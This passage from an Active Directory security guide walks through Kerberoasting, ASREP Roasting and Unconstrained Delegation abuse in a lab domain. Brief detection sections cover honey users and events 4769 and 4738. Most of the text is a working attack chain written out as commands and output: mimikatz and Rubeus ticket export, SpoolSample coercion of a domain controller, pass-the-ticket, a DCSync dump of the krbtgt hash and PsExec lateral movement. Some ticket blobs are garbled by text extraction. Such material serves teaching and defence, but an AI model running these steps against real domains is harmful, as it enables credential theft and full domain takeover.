Id : uuid-4137c848-905c-45fb-9c57-f312830d96fe-1
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/10/2020 10:31:20 AM
ValidTo : 1/10/2020 8:28:21 PM
ServicePrincipalName : HackMe/Please
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

- Here are exporting the service ticket to crack it offline.

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 1/10/2020 2:28:21 AM ; 1/10/2020 12:28:21 PM ; 1/17/2020 2:28:21 AM
Server Name : krbtgt/CORP.CONTOSO.COM @ CORP.CONTOSO.COM
Client Name : Mark @ CORP.CONTOSO.COM
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file : 0-40e10000-Mark@krbtgt~CORP.CONTOSO.COM-CORP.CONTOSO.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 1/10/2020 2:31:20 AM ; 1/10/2020 12:28:21 PM ; 1/17/2020 2:28:21 AM
Server Name : HackMe/Please @ CORP.CONTOSO.COM
Client Name : Mark @ CORP.CONTOSO.COM
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file : 1-40a10000-Mark@HackMe~Please-CORP.CONTOSO.COM.kirbi
```

- Ticket has been exported



• 2.4 – Detecting Kerberoasting

Besides, of making sure that service accounts have at least a password of 20-25 characters. It is great if we could detect this type of attack as well, which is by creating a honey user in AD and assign a fake SPN to it. If someone is requesting this service ticket. It is likely an attacker, because the service account is not mapped to anything in AD.

- Create a fake service account and add it to some high-privileged groups.

The screenshot shows the 'Domain Admins Properties' window in the AD DS console. The 'Members' tab is selected. A red box highlights the 'SQL DB Engine Service Account' entry, which is listed under the 'Name' column and has 'corp.contoso.com/Accounts' under 'Active Directory Domain Services'.

Name	Active Directory Domain Services
Administrator	corp.contoso.com/Users
Mark Hassall	corp.contoso.com/Accounts
Peter Houston	corp.contoso.com/Accounts
SQL Agent Service Account	corp.contoso.com/Accounts
SQL DB Engine Service Account	corp.contoso.com/Accounts

- Assign a fake SPN to the honey user, which is in this case. The SQL DB Engine Service account.

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\windows\system32> setspn -s MSSQLSvc/corp.contoso.com:DBA:1334 SQLDBEngine
Checking domain DC=corp,DC=contoso,DC=com
Registering ServicePrincipalNames for CN=SQL DB Engine Service Account,OU=Services,OU=Accounts,DC=corp,DC=contoso,DC=com
MSSQLSvc/corp.contoso.com:DBA:1334
Updated object
PS C:\windows\system32>
```

- Now wait until an attacker is requesting the service ticket of our honey user.

```
PS C:\windows\system32> setspn -L SQLDBEngine
Registered ServicePrincipalNames for CN=SQL DB Engine Service Account,OU=Services,OU=Accounts,DC=corp,DC=contoso,DC=com:
  MSSQLSvc/corp.contoso.com:DBA:1334
PS C:\windows\system32> Add-Type -AssemblyName System.IdentityModel
PS C:\windows\system32> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/corp.contoso.com:DBA:1334"

Id : uuid-58906ec6-6df0-4c11-a666-f474301e9ddd-1
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 12/29/2019 7:58:25 PM
ValidTo : 12/30/2019 5:27:14 AM
ServicePrincipalName : MSSQLSvc/corp.contoso.com:DBA:1334
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

- Event 4769 will load in the Security event logs of the Domain Controller that someone has requested a SPN of our honey user.
- Mark** has requested a service ticket of **SQLDBEngine**, but this a fake account.

 Event Properties - Event 4769, Microsoft Windows security auditing.


General		Details	
Account Name:	Mark@CORP.CONTOSO.COM		
Account Domain:	CORP.CONTOSO.COM		
Logon GUID:	{7c7f5b3c-d5cd-1103-fa95-d76e8648f580}		
Service Information:			
Service Name:	SQLDBEngine		
Service ID:	CORP\SQLDBEngine		
Log Name:	Security		
Source:	Microsoft Windows security	Logged:	12/29/2019 11:58:25 AM
Event ID:	4769	Task Category:	Kerberos Service Ticket Operation
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DC.corp.contoso.com
OpCode:	Info		
More Information:	Event Log Online Help		

- 3.1 – ASREP Roasting

Summary:

ASREP Roasting is a similar attack like Kerberoast, but with a slightly difference.

ASREP Roasting relies on a weak configuration on a user account in Active Directory. If pre authentication is disabled. An attacker is able to request an encrypted TGT and export it later on to crack the password of it. Everything can be done offline.



- Here we are performing an ASREP Roast on the **HoneyUser** account.
- This is done with Rubeus: <https://github.com/GhostPack/Rubeus#asreproast>



The screenshot shows the Rubeus tool interface with the following output:

```

[*] Action: AS-REP roasting
[*] Target Domain      : contoso.com
[*] SamAccountName    : HoneyUser
[*] DistinguishedName : CN=HoneyUser,OU=Employees,DC=contoso,DC=com
[*] Using domain controller: contoso.com (192.168.1.100)
[*] Building AS-REQ (w/o preauth) for: 'contoso.com\HoneyUser'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$HoneyUser@contoso.com:469066FFA3CFEE49A254D642CB8C3393$D63D3233603A99
77785D2F3ECF4638221B36526C651B7789D8C8879979278838887540D3C2FB048DA6473F9C33446E
3393A3BD79C6C120C22CB3F6F2CAAAB6FA571B2BADA7EBFB71782DBD6DC7CF88CC00BAEAF8EB76AF
6544A39E17BC53184BC89A1313CEC7CDE1151420694E62BF3A535AACF27883AB0111F7EA348B226FC
5A81479EC3E9580E2E7696D250459915D2AC6487FA08646762AA34731C875550D3B1535987B91EF6
0D4E77B38D714FDD98D37EF7FA4E68148ED6E0EB43DF3C0C290B7795B4243E5F86757AF6445CD57C
81663EC4645641EADD10CA22EB7B4C79F025315104E83CAB8318BE

```

- An attacker is now able to crack the encrypted TGT offline.

```
Rubeus.exe asreproast /ou:OU=TestOU3,OU=TestOU2,OU=TestOU1,DC=testlab,DC=local /format:hashcat /outfile:C:\Temp\hashes.txt
```

- 3.2 - Enabling DONT_REQUIRE_PREAUTH on accounts

Summary:

A user with **GenericWrite** or equivalent (**Read/Write userAccountControl**) can disable pre authentication for a user.


- Here are we going to assume that Mark did had the rights to disable pre authentication on the user Paul.

- Set-ADAccountControl –Identity "Paul" –DoesNotRequirePreAuth \$true

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\windows\system32> Set-ADAccountControl -Identity "Paul" -DoesNotRequirePreAuth $true
PS C:\windows\system32> -
```

- Result



● 3.3 - Detection

Detecting ASREP Roasting is difficult, because every attacker can export those TGT's locally and crack them offline, so creating a honey user, as we did at Kerberoasting is an option.

Another option is to monitor when someone disables pre authentication.

Event 4738, Microsoft Windows security auditing.

General Details

A user account was changed.

Subject:

Security ID:	CORP\Mark
Account Name:	Mark
Account Domain:	CORP
Logon ID:	0x61666

Target Account:

Security ID:	CORP\Paul
Account Name:	Paul
Account Domain:	CORP

Changed Attributes:

SAM Account Name:	-
Display Name:	-
User Principal Name:	-
Home Directory:	-
Home Drive:	-
Script Path:	-

Log Name: Security
Source: Microsoft Windows security
Event ID: 4738
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Old UAC Value: 0x210
New UAC Value: 0x10210
User Account Control:
'Don't Require Preauth' - Enabled

● 4.1 – Exploiting Unconstrained Delegation

Summary

Unconstrained Kerberos Delegation gives a service the ability to impersonate every user in the domain. When a user decides to log on to a server that is configured for Unconstrained Delegation, which are often SQL servers. The TGT of the user will be stored in LSASS memory on the server, so it can be used for impersonation.

A TGT is an authentication ticket of a client and forms like the digital passport of a client. With a TGT, a client is allowed to request additional Kerberos tickets to authenticate to other resources.

Microsoft describes the following risks of Unconstrained Delegation:

"It could go to a DC, and change the Enterprise Admin group. It could get the hash of the krbtgt account. Or, it might download an interesting file from the HR department."

[Lee Christensen](#) of SpecterOps discovered an awesome way to abuse the **MS-RPRN** protocol to perform a full domain compromise by exploiting Unconstrained Delegation.

[MS-RPRN](#) stands for Print System Remote Protocol and it defines the communication of print jobs between a **print client** and a **print server**.

After googling around. I have discovered a very interesting [doc](#) of Microsoft where they describe how this procedure works. This done by the RPC APIs. Remote Procedure Call is a simple form of API interaction. It is about executing a block of code on another server.

It all starts with the **RpcOpenPrinter** that retrieves a handle for a printer, port, port monitor, print job, or print server.

1. The print client calls **RpcRemoteFindFirstPrinterChangeNotificationEx**, which allows print clients making notification of changes on the print server.
2. The print server calls the client with the **RpcReplyOpenPrinter** method that is used to send change notifications to the client.
3. As long as the client stays registered for notifications, the server calls the client's **RpcRouterReplyPrinter** and that API handles notifications from Print servers.

● Requirements:

- Local Admin on a server with Unconstrained Delegation
- If Print Spooler is enabled on the DC. An immediately full domain compromise is possible
- If Print Spooler is disabled. An attacker need to be able to trick a Domain Admin login on the server

- First thing is to setup a listener for incoming connections. In this example. [Rubeus](#) will be the listener.
 - We are now monitoring every second to see if there is an incoming connection of the Domain Controller.

- Rubeus.exe monitor /interval:1

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\windows\system32>cd C:\Rubeus-master\Rubeus\bin\Debug

C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe monitor /interval:1

v1.4.2

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for 4624 logon events
```

- Now we will abuse the Spooler services on the DC by making an incoming connection to our listener. **Spoolsample** can be found here and it does not need to run from elevated rights to enforce the DC making a connection: <https://github.com/leechristensen/SpoolSample>

\SpoolSample.exe IDENTITY-DC-IDENTITY_local WINDOWS2012-IDENTITY_local

- Identity-DC.IDENTITY.local = Domain Controller
 - WINDOWS2012.IDENTITY.local = Server with Unconstrained Delegation

```
PS C:\SpoolSample-master\SpoolSample\bin\Debug> .\SpoolSample.exe IDENTITY-DC.IDENTITY.local WINDOWS2012.IDENTITY.local
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\\IDENTITY-DC.IDENTITY.local, CaptureServer: \\\WINDOWS2012.IDENTITY.local
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
PS C:\SpoolSample-master\SpoolSample\bin\Debug> ping identity-dc

Pinging IDENTITY-DC.IDENTITY.local [10.0.3.4] with 32 bytes of data:
Reply from 10.0.3.4: bytes=32 time=1ms TTL=128
Reply from 10.0.3.4: bytes=32 time=1ms TTL=128
Reply from 10.0.3.4: bytes=32 time=1ms TTL=128
```

- If the connection has been made with the listener. It will look something similar like this.

Event log of **4624** will show up in the security logs on the server.

Event 4624, Microsoft Windows security auditing.			
General	Details		
An account was successfully logged on.			
Subject:			
Security ID:	NULL SID		
Account Name:	-		
Account Domain:	-		
Logon ID:	0x0		
Logon Type:	3		
Impersonation Level:	Delegation		
New Logon:			
Security ID:	IDENTITY\IDENTITY-DC\$		
Account Name:	IDENTITY-DC\$		
Account Domain:	IDENTITY		
Logon ID:	0x17028A7		
Log Name:	Security		
Source:	Microsoft Windows security	Logged:	1/14/2020 7:14:54 PM
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WINDOWS2012.IDENTITY.local
OpCode:	Info		

- We have the TGT of the DC computer account now, which is located at **Base64EncodedTicket**. Let's use this TGT to impersonate IDENTITY-DC\$

```

ServiceName      : krbtgt/IDENTITY.LOCAL
TargetName       :
ClientName       : IDENTITY-DC$ REDACTED
DomainName       : IDENTITY.LOCAL
TargetDomainName : IDENTITY.LOCAL
AltTargetDomainName : IDENTITY.LOCAL
SessionKeyType   : aes256_cts_hmac_sha1
Base64SessionKey: 1b2f5kL2a8MnbXeLs5G+shoS4o5k8o9a0Tx4IqJrc=
KeyExpirationTime: 1/1/1601 12:00:00 AM
TicketFlags      : name_canonicalize, pre_authent, renewable, forwarded, forwardable
StartTime        : 1/11/2020 7:01:03 AM
EndTime          : 1/11/2020 5:01:03 PM
RenewUntil       : 1/14/2020 7:55:13 AM
TimeSkew         : 0
EncodedTicketSize: 1386
Base64EncodedTicket: REDACTED

doIFZjCCBWkgAwIBBaEDAgEWooIEYTCBF1hggRZMIEVaADAgEFoRAbdk1ERU5USRZLkxPQ0FMoiMwIaADAgECoRowGB
sGa3Ji          dGd0Gw5JREV0VE1UWS5MT0NBTK0CBBUwg9QRoAMCARKhAwIBAqKCBAMEggP/nLZQ1428BM7MnpGe20T0t1Ncwaz+gpBVIP
Hat9pM          yfvu0XfkH6cqcy0LqAP5yh+ytcT2F1hU1WQJeR0P17TbLMgc1LBt+QVhdURu74aZfzVT2eNkGJ5QA6KbKDej+LSXSv8nR
2wTSi1          +ULu0h1TIuqFp9IfxrL+qEdv/mc7Lrm1Ze8Zi1Xgt/6CKuIwH2C0nuBhJq9JueFX9rzLewA7unmEZRSfNL8tNQ8WoHCx0c
bx/bF5

```

Now copy the entire **Base64EncodedTicket** and pass it into memory.

```
Rubeus.exe ptt /ticket:<Base64EncodedTicket>
```

```
C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe ptt /ticket:doIFZjCCBWkgAwIBBaEDAgEWooIEYTCBF1hggRZMIEVaADAgEFoRAbdk1ERU5USRZLkxPQ0FMoiMwIaADAgECoRowGB
sGa3Ji          dGd0Gw5JREV0VE1UWS5MT0NBTK0CBBUwg9QRoAMCARKhAwIBAqKCBAMEggP/nLZQ1428BM7MnpGe20T0t1Ncwaz+gpBVIP
Hat9pM          yfvu0XfkH6cqcy0LqAP5yh+ytcT2F1hU1WQJeR0P17TbLMgc1LBt+QVhdURu74aZfzVT2eNkGJ5QA6KbKDej+LSXSv8nR
2wTSi1          +ULu0h1TIuqFp9IfxrL+qEdv/mc7Lrm1Ze8Zi1Xgt/6CKuIwH2C0nuBhJq9JueFX9rzLewA7unmEZRSfNL8tNQ8WoHCx0c
bx/bF5

[*] Action: Import Ticket
[+] Ticket successfully imported!
C:\Rubeus-master\Rubeus\bin\Debug>
```

- Run **klist** to see if you have the **TGT** of **IDENTITY-CLIENT\$**

```
C:\Rubeus-master\Rubeus\bin\Debug>klist
Current LogonId is 0x05112b
Cached Tickets: (1)

#0> Client: IDENTITY-DC$ @ IDENTITY.LOCAL
    Server: krbtgt/IDENTITY.LOCAL @ IDENTITY.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
    Start Time: 1/11/2020 7:01:03 (local)
    End Time: 1/11/2020 17:01:03 (local)
    Renew Time: 1/14/2020 7:55:13 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called:
```

- Now run Mimikatz from the same session and we can perform a DCSync attack and grab the hash of the KRBTGT account.

```
C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe ptt /ticket:doIFZjCCBWKgAwIBBaeDAgEw0IEYTCBF1hggRZMIEVEaADAgEFoRAbDkIeRUSU$VRZLkxPQ0FMoI$MwIa$AaGeCpRowGBsGaa3JidGd0GuSjREVOVET1uWSSMT0NBTKOCBBLuiggQRoAMCARKhAwIBAgKCBAMEggP7nL201428BM7MnpGe20TcT1Ncwaz+ppBV1PhatSpMyfuv0FkH6qcqY0lqaP5yh+ytcHt2f1hU14QjCR0P17tlMgcilBt+0vhdlRu74aZFzVTzEnkGU5QAGkbKDej+lSXSV8nR2wTS11+ULu0H1TluqFp9IfxvL+eFdv/mc7Lrm1ze8z1lxst/6CKu1uw2C0nuBhJ9Juefx9rzLeuA7unmEZRSfNL8tNQ8uioHx0gbx/hf51&df97PcqfUe4ap8naL8YG6zLzgt2aJFG9EaHMp3DahHUI4ukEfTnGY6wtvC741kab0sznLjJUhdCnfMbXG7a90gtj03cG1UA0tvy0L01tSe0k3RS4ktS0e/n5LAsgaCaxxxJFxbQkN1t6gqC3s0g9L9VQph51g1Dp0v1g8mk/9hpodk3/z1z4p0XA2zHnqdP/AbeaMlsL9wStNb0LViHSL9ZNAH15u0j1JL6dagBOYUQuqNe27ygeA727xHpdTNbxz+lsAb7z10S5a6LetknjGrda107a!dy1v00945cd1x8tMR1zu4d7H6NBT1Gv3k9x205VA084hsUlkJCW4t029C0D3iouXFwigjQ5B1cyK+5QwEv3DFEj+8Jxk91EAnqwtssStuHJD1HpedrfT7zPiVeU9/GMuinfghXherVUPM0xbqxCKTeOBByCvHx+cb181MAATzRB0WCeopNFjRf9a99HihFPVNEjM910su+kmn09zUfx4V1+pcVSQJw44scu4l.uvhk12SS5oAdsVXNuJdQvxcoxmFEFD8hox900b1JtVehBvMCuM1E1zY8b0GdGT7zErP7-fsH13W8jhhrnswTPf/w01D0+AZXgBcJr7Td3DCSJa1AAi+9MV9oXJRKGKhXkdv106xDAtkF+Vc6SBsSbXeK01SzVYMugraCf1ggcpS0R8Vt87j2QaPFxj+Txaan62zxuuy0L0ibDkPjvA3Yxw7myDur1857PqzszFZeewzKRacBv1z09pa1JxIOh061y6eydNa1R4k39qmZJFLd2bhMkh6/paUjd00VgBvJMcvgj0sERK38acPzr+aAtfIAZk1kUXKkxe0j51Tr0EDhGL/NyyJu0k3Ga7iJddpa1zfnTz//zyJrcYFmpArkZeqBvWPiZze0lwvVJzKTOSM4wp3172Hdcgskx5dCp4+IlL09HQ8uic49FT4oRNHBwKm8Kue+uCH4atxuLoa92cje6lxSjvoaRCd31XHNUGY10.JfDMppxyouw\hk007V4NcfJPV0x0xh1kahdfcpKXr22B4z1nz5J0NYV19rYWPI7WNcnvXH1rwu9SFjo4hwM1hoAMCAOQiueUggeJ9g08wgdy9aqdywad0gKzApoAMCARKhIe9g1bJbFK5Lk28MnbXels5G+shoS4c5k8c9a0tX4IaurehEB0SURFT1LRJvekuTE9DQUy1GTAXoAMCAQghEDA0GuxJPEVOVET1uWS1EQVS1BuMEAGChAAC1ERgPM1AyMDAxMTEwNzAxMDNaphEVdz1wMJAwMTEwMTCwhMTazWqacRGA8yMDIwMDEwNDA3NTuM1qeEBs0SURFT1RJVFKuTE9DQUy1zAhoAMCAQKhGJAYGwzrcmJ0Z3QbDK1ERUSUSVRZLkxPQ0FM
```



```
[*] Action: Import Ticket
[+] Ticket successfully imported!
C:\Rubeus-master\Rubeus\bin\Debug>cd c:/x64
c:\x64>.\\mimikatz.exe
#####
    mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
## ^ ##
## "A La Vie, A L'Amour" - (oe.oe)
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ##     > http://blog.gentilkiwi.com/mimikatz
## v ##     Vincent LE TOUX ( vincent.letoux@gmail.com )
## #####
##      > http://pingcastle.com / http://mysmartlogon.com ***/

```

- Final stage has been reached. The hash of the KRBTGT account has been obtained through Unconstrained Delegation and we can now impersonate every user.

- C:\x64\mimikatz.exe
 - Mimikatz # privilege::debug
 - Mimikatz # lsadump::dcsync /user:krbtgt /domain:IDENTITY.local

```
c:\x64>.\\mimikatz.exe
#####
    mimikatz 2.2.0,(x64) #18362 Jan  4 2020 18:59:26
## ^ ##
## "A La Vie, A L'Amour" - (oe.oe)
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ##     > http://blog.gentilkiwi.com/mimikatz
## v ##     Vincent LE TOUX ( vincent.letoux@gmail.com )
## #####
##      > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz #,privilege::debug
Privilege :20 OK

mimikatz # lsadump::dcsync /user:krbtgt /domain:IDENTITY.local
[DC] 'IDENTITY.local' will be the domain
[DC] 'IDENTITY-DC.IDENTITY.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 1/6/2020 9:48:01 PM
Object Security ID : S-1-5-21-1568615022-3734254442-823492033-502
Object Relative ID : 502

Credentials:
* Hash NTLM: c599e506e9b10c6ef444bd6cf30c787
  ntlm- 0: c599e506e9b10c6ef444bd6cf30c787
  lm - 0: 9ac66318144b20a3a3da82384d2ca7ce


Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 5f421e28a09748314ab35e78ff97fe40

* Primary:Kerberos-Newer-Keys *
  Default Salt : IDENTITY.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : c61af10873306632a9045304f28946dd39f7fd4a2dfb0357ee7ada6f78f24037
    aes128_hmac (4096) : 1c9816e94b3d2f505bae0aa340803412
```

We are going to assume that Print Spooler is disabled on the DC, so we have to trick a Domain Admin to log on the compromised server with Unconstrained Delegation.

Since most companies do not have the Microsoft Administrative Tier Model or a similar model in place. It is very easy to compromise AD, which does not mean you should let it happen.

- Lets assume we have a foothold on the **WINDOWS2012** box that has Unconstrained Delegation.



- We tricked Bob to log on our compromised server and manage to get his TGT.

```
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 1/15/2020 3:13:05 PM ; 1/16/2020 1:13:05 AM ; 1/22/2020 3:13:05 PM
Service Name (02) : krbtgt ; IDENTITY.LOCAL ; @ IDENTITY.LOCAL
Target Name (02) : krbtgt ; IDENTITY.LOCAL ; @ IDENTITY.LOCAL
Client Name (01) : Bob ; @ IDENTITY.LOCAL ( IDENTITY.LOCAL )
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
               c7839a9815c8d15f0432b1339fd871382b07bf25cf2a31d6272199aaaae36f8c8
Ticket : 0x00000012 - aes256_hmac ; kvno = 2      [...]
```

- Now we can dump all the Kerberos tickets and use an attack called "Pass-The-Ticket" to authenticate as Bob.

```
Mimikatz # sekurlsa::tickets /export
```

📄 [0;21c6d1d]-0-0-40a50000-Bob@LDAP-IDENTITY-DC.IDENTITY.local.kirbi	1/15/2020 3:21 PM	KIRBI File
📄 [0;21c6d1d]-2-0-40e10000-Bob@krbtgt-IDENTITY.LOCAL.kirbi	1/15/2020 3:21 PM	KIRBI File
📄 [0;21c6d45]-0-0-40a50000-Bob@ldap-IDENTITY-DC.IDENTITY.local.kirbi	1/15/2020 3:21 PM	KIRBI File
📄 [0;21c6d45]-0-1-40a50000-Bob@LDAP-IDENTITY-DC.IDENTITY.local.kirbi	1/15/2020 3:21 PM	KIRBI File
📄 [0;21c6d45]-2-0-40e10000-Bob@krbtgt-IDENTITY.LOCAL.kirbi	1/15/2020 3:21 PM	KIRBI File

- Now lets authenticate as the user Bob

```
Mimikatz # kerberos::ptt [0;21c6d1d]-2-0-40e10000-Bob@krbtgt-IDENTITY.LOCAL.kirbi
```

```
Select mimikatz 2.2.0 x64 (oe.eo)
mimikatz # kerberos::ptt [0;21c6d1d]-2-0-40e10000-Bob@krbtgt-IDENTITY.LOCAL.kirbi
* File: '[0;21c6d1d]-2-0-40e10000-Bob@krbtgt-IDENTITY.LOCAL.kirbi': OK

Administrator: C:\windows\SYSTEM32\cmd.exe

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\x64>klist
Current LogonId is 0:0x50fc9
Cached Tickets: (1)

#0> Client: Bob @ IDENTITY.LOCAL
Server: krbtgt/IDENTITY.LOCAL @ IDENTITY.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 1/15/2020 15:13:01 (local)
End Time: 1/16/2020 1:13:01 (local)
Renew Time: 1/22/2020 15:13:01 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

- Moving laterally to the DC

```
PS C:\PSTools>
PS C:\PSTools> .\PsExec.exe \\IDENTITY-DC cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\windows\system32>hostname
IDENTITY-DC

C:\windows\system32>
```

I once received a question from a student about the following:

"When a Domain Admin logs on the box of the compromised server with Unconstrained Delegation. His or her credentials (NTLM hash) are already exposed in memory for PtH?"

This is very true, indeed. However, a Kerberos TGT has an expiration lifetime of 10 hours by default, but it can be renewed before the TGT has been expired, which is limited to 7 days in Active Directory.

This means that if an attacker decides to renew his TGT. He/she will have 7 days longer to make more damage, instead of just 10 hours.

- **Example**

Our Domain Admin "**Eve**" decided to log on our compromised server with Unconstrained Delegation.

When we are looking at the **Start/End/MaxRenew** – We can conclude the following:

- **Start time of TGT**
1/17/2020 8:32:01 AM
- **Expiration time of TGT**
1/17/2020 6:32:01 PM

```
Group 1 - client Ticket ?  
Group 2 - Ticket Granting Ticket  
[00000000]  
  Start/End/MaxRenew: 1/17/2020 8:32:01 AM ; 1/17/2020 6:32:01 PM ; 1/24/2020 8:32:01 AM  
  Service Name (02) : krbtgt ; IDENTITY.LOCAL ; @ IDENTITY.LOCAL  
  Target Name (--) : @ IDENTITY.LOCAL  
  Client Name (01) : Eve ; @ IDENTITY.LOCAL ( $$Delegation Ticket$$ )  
  Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;  
  Session Key : 0x00000012 - aes256_hmac  
    86a7f407b198d9afaead7fd9f84f13db88fd9af08b8d4ebc2f9c5ae04454c07  
